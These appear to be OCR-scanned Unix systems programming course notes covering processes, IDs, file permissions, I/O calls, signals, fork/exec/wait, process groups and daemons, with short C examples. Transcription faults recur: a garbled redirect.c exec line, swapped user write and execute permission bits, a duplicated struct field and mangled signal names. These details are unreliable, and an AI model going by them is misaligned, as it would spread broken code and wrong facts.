
```
main ()
{
   char *ptr, *getenv();
   if ( (ptr = getenv("HOME")) == (char *) 0)
      printf ("HOME is not defined\n ") ;
   else
      printf("HOME=%s\n", ptr);
   exit(0);
}
```

The argument list, environment pointers and character strings pointed to are in the data space of the process. The process can modify these but this has no effect on the parent process.

The only value passed by the terminating process to its parent process by the operating system is the 8-bit argument to the exit function.

The parent and child can exchange information using a disk file or by interprocess communication. A process can modify its environment to affect any child processes it created.

- Process



user context	portion of address space accessible to the process while it is running in user mode.
text	the actual machine instruction that are executed by hardware. Often set read-only so that process cannot modify its instructions. It is read into memory from disk, unless as supports shared text and it already is executing.
data	contains the program's data - initialized read-only – ro while program executing. e.g. literal strings; not supported on many OSs - initialized read-write – modified during execution uninitialized - set to zero before process starts, advantages – save disk space & time to read data
heap	used to allocate data space dynamically to the process while the process is running.
stack	used dynamically while process is running to contain stack frames that are used by the programming language. Stack frames contain the calling arguments and return addresses.
kernel context	is maintained and accessible only to the kernel. It contains information that the kernel needs to keep track of the process and to stop and restart the process while other processes are allowed to execute.

- *Example*

```
int debug = 1;          /* initialised read-write variable */
char *progname;         /* uninitialised read-write variable*/
main (argc, argv)
int argc; char *argv[];
{
     int i;             /* automatic variable stored on stack */
     char *ptr;              /* automatic variable stored on stack */
     char *malloc();         /* space allocated stored on heap */

     progname = argv[0];
     printf("argc = %d\n", argc);    /* read-only data */
     for (i = 1; i < argc; i++)
     {
       ptr = malloc(strlen(argv[i]) + 1);
       strcpy(ptr, argv[i]);
       if (debug)
             printf("%s\n", ptr);    /* read-only data */
     }
}                       /* functions main, printf, strlen, strcpy &
                           malloc are all in the text segment */
```

- Process ID (PID)

```
int getpid();
      0-30000
```

PID 1 special process called the init process
PID 0 kernel process called swapper/scheduler
PID 2 kernel process called pagedaemon

- Parent Process ID

```
int getppid();
```

- Real User ID

```
unsigned short getuid();
```

Each user is assigned an unique ID in /etc/passwd.

- Real Group ID

```
unsigned short getgid();
```

Groups of users are assigned an ID in /etc/group.

- Effective User ID

```
unsigned short geteuid();
```

Set-user-ID program - file's owner ID is zero (superuser)

- Effective Group ID

```
unsigned short getegid();
```

Set-group-ID program

- Superuser

User ID zero - login name root
Superuser can terminate any other process on system.

- Password File

```
/etc/passwd
```

```
login-name:password:user-ID:group-ID:misc:home:shell
```

```
#include <pwd.h>

struct passwd *getpwuid(int uid);
struct passwd *getpwnam(char *name);

struct passwd {
char *pw_name;    /* login-name */
char *pw-passwd;  /* encypted-password */
int  pw_uid;      /* user-ID */
int  pw_gid;      /* group-ID */
char *pw_age;     /* password age System V */
char *pw_gecos;   /* miscellany */
char *pw_dir;     /* home directory */
char *pw_shell;   /* shell */
};
```

- Shadow Password

`/etc/shadow` set so that only superuser can read.
The encrypted-password field is set to an asterisk.

- Group File

`/etc/group`

```
group-name:encypted-password:group-ID:user-list
```

BSD4.3: can be a member of up to 16 groups at login
System V: you change groups with the newgrp command

```
#include <grp.h>
struct group *getgrgid(int gid);
struct group *getgrnam(char *name);

struct group {
char *gr_name;    /* group-name */
char *gr-passwd;  /* encrypted-password */
int gr_gid;       /* group-ID */
char **gr_mem;    /* array of ptrs to user-list */
};
```

- Shells

`/bin/sh` Bourne shell
`/bin/ksh` Korne shell
`/bin/csh` C shell
`/bin/tcsh` Enhanced C shell

- Filenames

limit of 14 to 256 characters
`NULL ('\0')` terminates pathname
`slash ('/')` separates filenames
characters interpreted by shell are not recommended `*, [, ], -`

- Pathname

relative – path begins at current directory
absolute – starts with a slash (from root)

- File Descriptor

a small integer used to identify a file that has been opened for I/O
`0` standard input
`1` standard output
`2` standard error
assigned by the kernel by a system call {`open, creat, dup, pipe, fcntl`}

- Files

```
#include <sys/types.h>
#include <sys/stat.h>

int stat(char *pathname, struct stat *buf);
int fstat(int fildes, strut stat *buf);

struct stat {
ushort st_mode;   /* file type & access perms */
ino_t st_dev;     /* i-node number */
dev_t st_dev;     /* ID of device containing directory entry for file */
short st_nlink;   /* number of links */
ushort st_uid;    /* user ID */
ushort st_gid;    /* group ID */
```

```
dev_t st_rdev;    /* device ID, for character or block special files */
off_t st_size;    /* file size in bytes */
time_t st_atime;  /* time of last file access */
time_t st_mtime;  /* time of last file mod */
time_t st_ctime;  /* time of last file status */
};

st_mode
#define S_IFMT    0170000     /* type of file */
#define S_IFREG   0100000     /* regular */
#define S_IFDIR   0040000     /* directory */
#define S_IFCHR   0020000     /* character special */
#define S_IFBLK   0060000     /* block special */
#define S_IFLNK   0120000     /* symbolic link */
#define S_IFSOCK  0140000     /* socket - BSD only */
#define S_IFIFO   0010000     /* fifo - System V only */
```

- File Access Permissions

Every process has four IDs associated with it
- real user ID
- real group ID
- effective user ID
- effective group ID

Every file has the following attributes
- owners user ID (16 bit integer)
- owners group ID (16 bit integer)
- user read, write, execute permission (3 bits)
- group read, write, execute permission (3 bits)
- other read, write, execute permission (3 bits)
- set user ID (1 bit)
- set group ID (1 bit)
- see file fstatus.c

Test to determine if process can access a file:
- if the effective user ID of process is zero (superuser)
- if the effective user ID of process matches the user ID of the file and the appropriate access permission bits are set
- if the effective user ID of process does NOT match the user ID of the file and if the effective group ID of process matches the group ID of the file and the appropriate access permission bits are set
- if the other access permission bits for the file are set then access is allowed

- File Access Mode Word

system calls: `{access, chmod, creat, mknod, msgctl, open, semctl, shmctl, stat, fstat & umask}`

04000	set user ID on execution
02000	set group ID on execution
01000	save text image after execution "sticky bit"
00400	read by user
00100	write by user
00200	execute by user
00040	read by group
00020	write by group
00010	execute by group
00004	read by other
00002	write by other
00001	execute by other

If the "*stick bit*" is set, the executable program's read-only text is left in swap, so that it will start faster next time.

- File Mode creation Mask

```
int umask(int mask)
```

(This is one of the few system calls that cannot fail and does not have an error return

```
  {exit, getpid, getpgrp, getppid, getuid,
  geteuid, getgid, getegid, umask})
```

The file creation mask is used when a new file or directory is created. The mask specifies which bits in the new file are to cleared. If the file mode creation mask is octal 022, the group-write bit is off giving an actual mode of octal 0644.

- Major and Minor Device Numbers

For disk drives the major number usually specifies the disk controller and the minor number specifies both the drive and the partition on the drive.

For example a controller that supports up to 8 drives can use minor device numbers 0-7 for up to 8 partitions on the first drive, 8-15 for partitions on the second drive, and so on.

- Directories

```
int mkdir(char *pathname, int mode); /* 14 byte name, 2 byte mode */
int system(char *string);

char buff[1024], dirname[1024];
sprintf(buff, "mkdir %s", dirname);
if (system(buff) != 0) {
      /* error handling */
}
```

- Current Working Directory

Each process has associated with it a `cwd`. A process can change its `cwd` with `chdir`.

```
int chdir(char *pathname);
```

- Process Group ID

Every process is a member of a process group. It is possible to send a signal using the kill system call to all processes belonging to a specified process group.

The value of the process group ID is obtained by calling `getpgrp` system call. Under System V a process is only able to change its process group ID to be equal to its process ID, effectively becoming a process group leader.

```
      int setpgrp();
```

- Terminal Group ID and Control Terminal

Each process can be a member of a terminal group. The terminal group ID is the process ID of the process group leader that opened the terminal.

The terminal group ID identifies the control terminal for a process group. When the process group leader for a terminal calls exit, a `hangup` signal is sent to each process in the process group.

- Socket Group ID

BSD supports the notion of a process group of sockets. Each socket that is open has a socket group ID.

- Time-of-Day

BSD provides `gettimeofday` system call

```
#include <sys/time.h>
int gettimeofday(struct timval *tvalptr, struct timezone *tzoneptr);

struct timeval {
long tv_sec;      /* seconds since 00:00:00 GMT, 1 Jan 1970 */
long tv_usec;     /* and microseconds */
};
```

System V provides `times` system call

```
#include <sys/types.h>
#include <sys/times.h>

long times(struct tms *ptr);

struct tms (
time_t tms_utime;       /* user time */
time_t tms_stime;       /* system time */
time_t tms_cutime;      /* user time, children */
time_t tms_cstime;      /* system time, children */
};

long time(long *ptr);   /* seconds since 00:00:00 GMT, 1 Jan 1970 */
```

- Input and Output
  - Unix system calls for I/O

  open, read, write etc

  direct entry points into kernel
  - Standard I/O library

  higher level interface between process and kernel features: buffering, line-by-line input, formatted output

- System Calls

```
#include <fcntl.h>
int open(char pathname int oflag[, int mode]);
```

returns a file descriptor if successful, else -1

oflag

O_RDONLY	open for reading only
O_WRONLY	open for writing only
O_RDWR	open for reading and writing
O_NDELAY	do no block on open or read or write
O_APPEND	append to end of file on each write
O_CREAT	create the file is it does not exist
O_TRUNC	if file exist, truncate to zero length
O_EXCL	error if O_CREAT & file already exist

```
int creat(char *pathname, int mode);

int close{int fildes);

int read{int fildes, char *buff, unsigned int nbytes);
```

returns number of bytes read if successful, else -1

```
int write{int fildes, char *buff, unsigned int nbytes);
```

returns actual number of bytes written

```
long lseek{int fildes, long offset, int whence);
```

whence

0	position offset from beginning of file current
1	position plus offset
2	position set to size of file plus offset

```
int dup{int fildes);
```

returns a new file descriptor - same file position

```
int fcntl{int fildes, int cmd, int arg);
```

used to change the properties of an open file cmd

F_DUPFD	duplicate file descriptor
F_SETFD	set the close-on-exec flag via arg
F_GETFD	return the close-on-exec flag via arg

F_SETFL set status flags via arg
F_GETFL return status flags via arg
F_GETLK, F_SETLK, F_SETLKW record locking

```
#include <ioctl.h>          device specific operations
int ioctl (int fildes, unsigned long request, char *arg);
```
intended for device specific operations

- signals

Notification to a process that an event has occurred "software interrupt" usually occur asynchronously.
- by one process to another process
- by the kernel to a process

```
#include <signal.h>
```

Name	Description	Default action
ISIGALRM	Alarm clock	Terminate
ISIGBUS	Bus error	Terminate core
ISIGCLD	Death of child process	Discarded
ISIGEMT	EMT instruction	Terminate core
ISIGFPE	FPE instruction	Terminate core
ISIGHUP	Hangup	Terminate
ISIGILL	Illegal instruction	Terminate core
ISIGINT	Interrupt character	Terminate
ISIGIOT	IOT instruction	Terminate core
ISIGKILL	Kill	Terminate
ISIGPIPE	Write on pipe no one read it	Terminate
ISIGPOLL	Select event on stream device	Terminate
ISIGPWR	Power fail	Terminate
ISIGQUIT	Quit character	Terminate core
ISIGSEGV	Segmentation violation	Terminate core
ISIGSYS	Bad argument to system call	Terminate core
ISIGTERM	Software termination signal	Terminate
ISIGTRAP	Trace trap	Terminate core
ISIGUSRl	User defined signal 1	Terminate
ISIGUSR2	User defined signal 1	Terminate

- How and when are signals sent?

1. kill system call (kill is a misnomer)
   allows a process to sending process and send a signal to another process. To send a signal, the receiving process must both have the same effective user ID.
2. kill command
   is also used to send signals
3. terminal-generated signals e.g. interrupt character AC generates SIGINT signal
4. hardware conditions e.g. floating point error generates SIGFPE error
5. software conditions
   the kernel causes signals to be generated e.g. SIGURG out-of-band data arrives on a socket

- What can a process do with a signal?

1. Provide a function called a signal handler
2. Ignore a signal (except SIGKILL terminate any process)
3. Allow the default action to occur

- To handle a signal from within a process:

```
#include <signal.h>
int (*signal (int sig, void (*func) (in))) (int);
```

`signal:` is a function that returns a pointer to a function that returns an integer.

`func:` argument specifies the address of a function
- SIG_DFL handle in default way
- SIG_IGN signal is to be ignored

`sig:` is the signal name

e.g.
```
signal (SIGUSR1, SIG_IGN);
```

- Call `myintr` function when SIGINT signal is generated:
```
#include <signal.h>
extern void myintr();
if (signal (SIGINT, SIG_IGN) != SIG_IGN)
   signal (SIGINT, myintr);
```

- Reliable Signals
- Signals handlers remain installed after a signal occurs.
- A process must be able to prevent selected signals from occurring when desired.
- While a signal is being delivered to a process, that signal is blocked (held).

BSD4.3 supports the concept of a signal mask:
```
#include <signal.h>
int mask; /* 32 signals one per bit */
int oldmask;
mask = sigmask(SIGQUIT) | sigmask(SIGINT);
```

Want to block signals in critical region of code:
```
oldmask = sigblock( mask );
   /* critical region */
sigsetmask(oldmask); /* reset to what is was */
```

System V use signal functions:
```
sighold(SIGQUIT);
sighold(SIGINT);
   /* critical region */
sigrelse(SIGQUIT);
sigrelse(SIGINT);
```

BSD4.3 release one or more signals that are blocked:
```
int flag = 0;       /* global set when SIGINT occurs */

for (; ;) {
    sigblock(sigmask(SIGINT));
    while (flag == 0)
      sigpause(0);  /* wait for signal */
      /* signal has occurred, process it */
      ...
}
```

System V version:
```
int flag = 0;       /* global set when SIGINT occurs */
for (; ;) {
sighold(SIGINT);
while (flag == 0)
   sigpause(SIGINT); /* wait for signal */
   /* signal has occurred, process it */
   ...}
```


- Process Control

Network programming involves the interaction of two or more processes. How are processes created, executed, and terminated?
```
int fork(); /* system call */
```
Creates a copy of the process that was executing. The process that executed the fork is the parent and the new

process is the child process.

```
main()
{
      int childpid;
      if ((childpid = fork()) == -1) {
            fprintf(stderr, "can't fork\n"); exit(1);
      } else if (childpid == 0) {   /* child process */
            printf("child: childpid=%d, parentpid=%d\n",
            getpid(), getppid()); exit(0);
      } else {                      /* parent process */
            printf("parent: childpid=%d, parentpid=%d\n",
            childpid, getpid()); exit(0);}
}
```

fork operation:



- Text segment can be shared.
- Child's copy of the data segment is a copy of the parent's data segment, not the program's disk file
  1. Process makes a copy of itself
     - one copy can handle an operation while other copy does another task
     - typical of network servers
  2. Process executes another program
     - fork to make a copy of itself
     - issue exec to execute new program

`exit` System Call

- Process terminates
- exit status 0 to 255 (nonzero indicates error)
- _exit function avoids any standard I/O cleanup

`exec` System Call

- Replaces current process with new program .
- There are 6 version of exec

```
int execlp(char*file, char *arg, ..., NULL);
int execvp(char *file, char **argv);
int execl(char *path, char *arg, ..., NULL);
int execv{char *path, char **argv);
int execle{char *path, char *arg, ..., NULL, char **envp);
int execve{char *path, char **argv, char **envp);
```

- Exec process inherits attributes: process ID, parent process ID, process group ID, terminal group ID, time left until an alarm clock signal, root directory, current working directory, first mode creation mask, file locks, real user ID, real group ID
- Attributes that can change: effective user ID, effective group ID
- If the set-user-ID bit is set then effective user ID is changed to the user ID of the owner of the program

`wait` System Call

- A process can wait for a child process to finish
- Wait returns a process ID when a child process
  - calls exit or
  - is terminated by a signal or
  - is being traced and the process stops
- Steps taken by kernel when a child process exits
  if parent process has called a wait, then the parent is notified else the terminating process is marked as a zombie process (kernel releases resources but keeps its exit status)
- If parent process terminates before child process then parent process ID is set to 1.

(init process)
- If process ID, process group ID, terminal group ID are all equal then hangup signal "SIGHUP" is sent to each process with process group ID equal to terminating process
- To prevent a child process from becoming a zombie
  `signal (SIGCLD, SIG_IGN)`

• Process Relationships

For each terminal to be activated, init process forks a copy of itself and each child process execs the `getty` program which sets terminal speed, output greeting message and waits for login name.

`getty` execs the program login which checks your login name and password in /etc/passwd

If the login is successful the login program sets the current working directory, `chdir` sets the group ID and user ID, setgid & setuid execs the shell program /bin/sh

To execute a command the shell forks a copy of itself and waits for child to terminate, the child execs the program, and when finished, it calls exit which terminates the child.

• Job Control
- consider process groups with/without job-control
  BSD4.3 supports job-control - need to check system

```
main()
{
   printf ("lipid = %d, pgrp = %d\n ", getpid(), getpgrp());
   exit(0);
}
```

`a.out`	Bourne, C & Korn shells
`a.out & a.out &`	twice in background
`(a.out & a.out &)`	from a subshell

e.g.

BSD C shell pid = 2530, pgrp = 2528
pid = 2529, pgrp = 2528

BSD Korn shell pid = 2530, pgrp = 2530
pid = 2529, pgrp = 2529


- process group leader
- kill with a pid argument of zero sends a signal to all processes in the sender's process group

• File Sharing

There are 3 kernel tables used to access a file:
- every process has a process table entry
- file pointers in the process table point to entries in the file table (current file position)
- i-node table (every open file has an entry)

Since the i-node table does not keep the file's current position, an i-node entry for a. file can be shared by any number of processes.

e.g. When two or more processes are reading the same file at some point in time - the file position of one process must be independent of the other



Rules about sharing of file pointers:
- the only time a single process table entry contains pointers to the same file table entry is from a dup system call
- if a single process opens the same file more than once, each open returns a file descriptor that points to a unique file table entry, but all these file table entries point to the same i-node table entry
- a file table entry can only have more than one process table entry pointing to it from a fork operation
- if the parent and child do not coordinate the use of a shared file from a fork, then any changes made by one of the two processes to the file position affects the other

• Daemon Processes

A daemon is a process that executes in the background waiting for some event to occur, or waiting to perform a task on a periodic basis.

A standard Unix process named cron performs periodic tasks at given times during the day from `/usr/lib/crontab /* cron table */.`

Daemon process startup:
1. started at boot by initialization script /etc/rc
2. from system's /usr/lib/crontab on periodic basis
3. from user's crontab on periodic basis (System V)
4. by executing the at command - schedules a job
5. from user terminal - foreground or background job

Typical system daemons characteristics:
(e.g. a line printer)
- started once, when system is initialized
- lifetime is the entire time system is operating . spend most time waiting from some event to occur
- spawn other processes to handle service requests

Close all Open File Descriptors

All unnecessary file descriptors should be closed.

```
#include <sys/param.h>
for (i=0; i<NOFILE; i++)
      close(i);
```

Change Current Working Directory

```
chdir("/");  /* allow root to unmount filesystems */
```

Reset the File Access Creation Mask

```
urnask(0);  /* prevent modification of created file */
```

Run in Background

If a daemon is started from a login session without being placed in the background, the daemon will tie up the terminal while it is executing.

Disassociate from Process Group

By belonging to some process group, the daemon is susceptible to signals sent to the process group.


```
/* set process group ID equal to process ID */
setpgrp();              /* System V */
setpgrp(0, getpid());   /* BSD */
```

Ignore Terminal I/O Signals

On systems that support job control (BSD), you control the ability of a background job to produce output on the control terminal with an `stty` option.

☞ see file daemon.c

- Signals, Process Groups and Control Terminals



- Disassociate from Control Terminal

```
if (fork () ! = 0)
      exit(0);    /* parent process */
/* first child process */
setpgrp();        /* change process group and lose control tty */
```

- Don't Reaquire a Control Terminal

```
signal(SIGHUP, SIG_IGN);
if (fork() != 0)
   exit();  /* first child process */
/* second child process continues as daemon */
```

- System V inittab File

```
id:run-level:action:command-line
tty01:2:respawn:getty   #terminal line 1
```

- Daemon Termination

Both System V and BSD 4.3 use the SIGTERM signal to notify all processes that the system is going from multiuser to single-user. If it doesn't terminate after 20 secs, SIGKILL is sent to the the process.

- Handle SIGCLD Signals

Tells kernel not to generate zombies form children.

9. PROCESSES (II)

FORK

- /* **fork.c** */

```
#include <stdio.h>

main()
{
   int pid;

   printf("original process with PID %d and PPID %d\n", getpid(), getppid());

   pid = fork();  /* duplicate process */

   if (pid != 0) {/* parent */
      printf("parent process with PID %d and PPID %d\n",
      getpid(), getppid());
      printf("child's PID is %d\n", pid);
   }
   else{          /* child */
      printf("child process with PID %d and PPID %d\n",
      getpid(), getppid());
   }
   printf("PID %d terminates\n", getpid());
}
```

original process with PID 134 and PPID 120
parent process with PID 134 and PPID 120
child's PID is 135
child process with PID 135 and PPID 134
PID 135 terminates
PID 134 terminates

- /* **orphan.c** */

```
#include <stdio.h>

main()
{
   int pid;

   printf("original process with PID %d and PPID %d\n", getpid(), getppid());

   pid = fork();  /* duplicate process */
   if (pid != 0){ /* parent */
      printf("parent process with PID %d and PPID %d\n",
      getpid(), getppid());
      printf("child's PID is %d\n", pid);
   }
   else {         /* child */
      sleep(5);   /* terminate parent first */
      printf("child process with PID %d and PPID %d\n",
      getpid(), getppid());
   }
   printf("PID %d terminates\n", getpid());
}
```

original process with PID 154 and PPID 140
parent process with PID 154 and PPID 140
child's PID is 155
PID 154 terminates
parent dies
child process with PID 155 and PPID 1 init adopts child
PID 155 terminates

A process that terminates cannot leave the system until its parent accept code. If its parent is already dead, it is adopted by the "init" process

If a process's parent is alive but never executes a `wait()` the process's will never be accepted and the process will remain a zombie.

```
/* zombie.c */
#include <stdio.h>

main()
{
   int pid;
   pid = fork();        /* duplicate process */
   if (pid != 0)  /* parent lives */
   {
      while (1)
      sleep(1000);      /* child dies */
   }
   else {
      exit(2);
   }
}
```

```
   ps
   PID        TT      STAT   TIME   COMMAND
   160        p1      S      0:00   -ksh
   170        p1      S      0:00   zombie          # parent process
   171        p1      Z      0:00   <defunct>
   180        p1      R      0:00   ps
   kill 170
   [1] Terminated
   ps
   PID        TT      STAT   TIME   COMMAND
   160        p1      S      0:00   -ksh
   190        p1      R      0:00   ps
```

```
/* wait.c */
#include <stdio.h>

main()
{
     int pid, status, childpid;
     printf("original process with PID %d\n", getpid());
     pid = fork(); /* duplicate process */
     if (pid != 0)
     {            /* parent */
        printf("parent process with PID %d and PPID %d\n", getpid(), getppid());
        childpid = wait(&status);   /* wait for child */
        printf("child PID %d terminated with exit code %d\n", childpid, status>>8);
     } else {     /* child */
        printf("child process with PID %d and PPID %d\n", getpid(), getppid());
        exit(2);
     }
     printf("PID %d terminates\n", getpid());
}
```

```
   original process with PID 190
   child process with PID 191 and PPID 190
   parent process with PID 190 and PPID 188
   child PID 191 terminated with exit code 2
   PID 191 terminates
```

```
/* background.c */
#include <stdio.h>

main(int argc, char *argv[])
{
   if(fork()== 0){      /* child */
      execvp(argv[1], &argv[1]);}
   fprintf(stderr, "could not execute %s\n", argv[1]);
}
```

background cc wait.c
ps

PID	TT	STAT	TIME	COMMAND
664	p1	S	0:00	-ksh (ksh)
710	p1	R	0:00	ps
715	p1	D	0:00	cc wait.c

```
/* redirect.c */
#include <stdio.h>
#include <sys/file.h>

main(int argc, char *argv[])
{
   int fd;
   fd = open(argv[1], O_CREAT | O_TRUNC | O_WRONLY, 0600);
   dup2(fd, 1);   /* duplicate standard output */
   close (fd) ;   /* close original descriptor */
   execvp(argv[2], fprintf(stderr, &argv[2]); "main - should never execute\n");
}
```

```
   redirect ls.out ls -1
   cat ls.out
```

SIGNALS

- terminates process and generates core file (dump)
- terminates process without core (quit)
- ignores and discard signal (ignore)
- suspends process (suspend)
- resumes process

```
/* alarm.c */
#include <stdio.h>
main()
{
   alarm(3);      /* schedule an alarm in 3 secs */
   printf("looping forever ...\n");
   while (1);
      fprintf(stderr, "should never execute\n");
}

/* handler.c */
#include <stdio.h>
#include <signal.h>

int alarmflag = 0;
void alarmhandler();

main()
{
   signal (SIGALRM, alarmhandler); /* signal handler */
   alarm(3);             /* schedule an alarm in 3 secs */
   printf ("looping. . . \n") ;
```

```
   while (!alarmflag)
      pause();    /* wait for signal */
   printf("loop ends due to alarm signal\n");
}

void alarmhandler()
{
   printf("alarm clock signal was received\n");
   alarmflag = 1;
}


/* critical.c - protecting critical code */
#include <stdio.h>
#include <signal.h>

main()
{
   int (*oldHandler)();

   oldHandler = signal (SIGINT, SIG_IGN);
   printf ("protected from ^C now\n");
   sleep(3);
   signal (SIGINT, oldHandler);     /* restore old handler */
}


/* limit.c - death of children */
#include <stdio.h>
#include <signal.h>

int delay;
void childhandler();

main(int argc, char *argv[])
{
   int pid;
   signal(SIGCHLD, childhandler);/* signal handler */
   pid = fork();              /* duplicate process */
   if (pid == 0){             /* child */
      execvp(argv[2],&argv[2]);     /* execute command */
      fprintf(stderr, "limit - should never execute\n");
   }
   else{                      /* parent */
      sscanf(argv[1], "%d", &delay);
      sleep (delay);
      printf ("child %d exceeded limit and is killed\n", pid);
      kill(pid, SIGINT);            /* kill child */
   }
}

   limit 5 ls -1
   limit 4 sleep 40


/* pulse.c - suspending and resuming processes */
#include <stdio.h>
#include <signal.h>

main()
{
   int pid1, pid2;
   if((pid1=fork())== 0){     /* first child */
```

```
      while (1){
           printf("pid1 is alive\n");
           sleep(1);
      }
   }
   if((pid2=fork())== 0){     /* second child */
      while (1){
          printf("pid2 is alive\n");
          sleep(1) ;
      }
   }
   sleep(3);
   kill(pid1, SIGSTOP) ;      /* suspend first child */
   sleep(3);
   kill(pid1, SIGCONT) ;      /* resume first child */
   sleep(3);
   kill(pid1, SIGINT) ;       /* kill first child */
   kill(pid2, SIGINT) ;       /* kill second child */
}
```

```
   pidl is alive
   pid2 is alive
   pidl is alive
   pid2 is alive
   pidl is alive
   pid2 is alive
   pid2 is alive          ... just second child runs
   pid2 is alive
   pid2 is alive          ... first child is resumed
   pidl is alive
   pid2 is alive
   pidl is alive
   pid2 is alive
   pidl is alive
   pid2 is alive
```

Process Groups

Every process is a member of a process group. Several processes can be members of the same process group.

When a process forks, the child inherits its process group from its parent. A process may change its process group to a new value by using `setpgrp()`.

Every process can have an associated control terminal. A child process inherits its control terminal from its parent. When a process execs, its control terminal stays the same.

Every terminal can be associated with a single control process. When ^C is detected, the terminal sends the appropriate signal to all processes in the process group of its control process.

```
/* proc_groupl.c */
#include <stdio.h>
#include <signal.h>

void sigintHandler();
main ()
{
   signal (SIGINT, sigintHandler); /* handle ^C */

   if (fork() == 0)
      printf("child PID %d PGRP %d waits\n", getpid(), getpgrp(0));
   else
      printf("parent PID %d PGRP %d waits\n", getpid(), getpgrp(0));
```

```
   pause(); /* wait for a signal */
}

void sigintHandler()
{
printf("process %d got a SIGINT\n", getpid());
}
```

parent PID 583 PGRP 583 waits
child PID 584 PGRP 583 waits
^C
process 584 got a SIGINT
process 583 got a SIGINT

```
/* proc_group2.c */
#include <stdio.h>
#include <signal.h>

void sigintHandler();
main()
{
   int i;
   signal (SIGINT, sigintHandler);  /* handle ^C */

   if (fork() == 0)
      setpgrp(0, getpid()); /* place child in own process group */
   printf("process PID %d PGRP %d waits\n", getpid(), getpgrp(0));
   sleep(5);  /* time to ^C */
   for (i=0; i<3; i++) {
      printf("process %d is alive\n", getpid());
      sleep(1);
   }
}

void sigintHandler() {
   printf("process %d got a SIGINT\n", getpid());
   exit(1);
}
```

process PID 591 PGRP 591 waits
process PID 592 PGRP 592 waits
^C
process 591 got a SIGINT
process 592 is alive
process 592 is alive
process 592 is alive

If a process attempts to read from its control terminal and is not a member of the same process group as the terminal's control process, the process is sent a SIGTTIN (suspend process).

```
/* proc_group3.c */
#include <stdio.h>
#include <signal.h>
#include <sys/termio.h>
#include <sys/file.h>

void sigintHandler();
main()
{
   int status; char str[100];
   if (fork()== 0)
   {
```

```
   /* child */
      signal (SIGTTIN, sigintHandler);
      setpgrp(0, getpid());   /* place child in new process group */
      printf("enter a string: ");
      scanf ( "%s", str);     /* try to read from control terminal */
      printf("you entered %s\n", str);
   } else
      wait(&status); /* wait for child to terminate */
}

void sigintHandler()
{
      printf("attempted inappropriate read from control terminal\n");
      exit(1) ;
}
```

enter a string: attempted inappropriate read from control terminal

PIPES


Interprocess communication mechanism that allow two or more processes to send information to each other. Used to connect standard output of one utility to standard input of another.

```
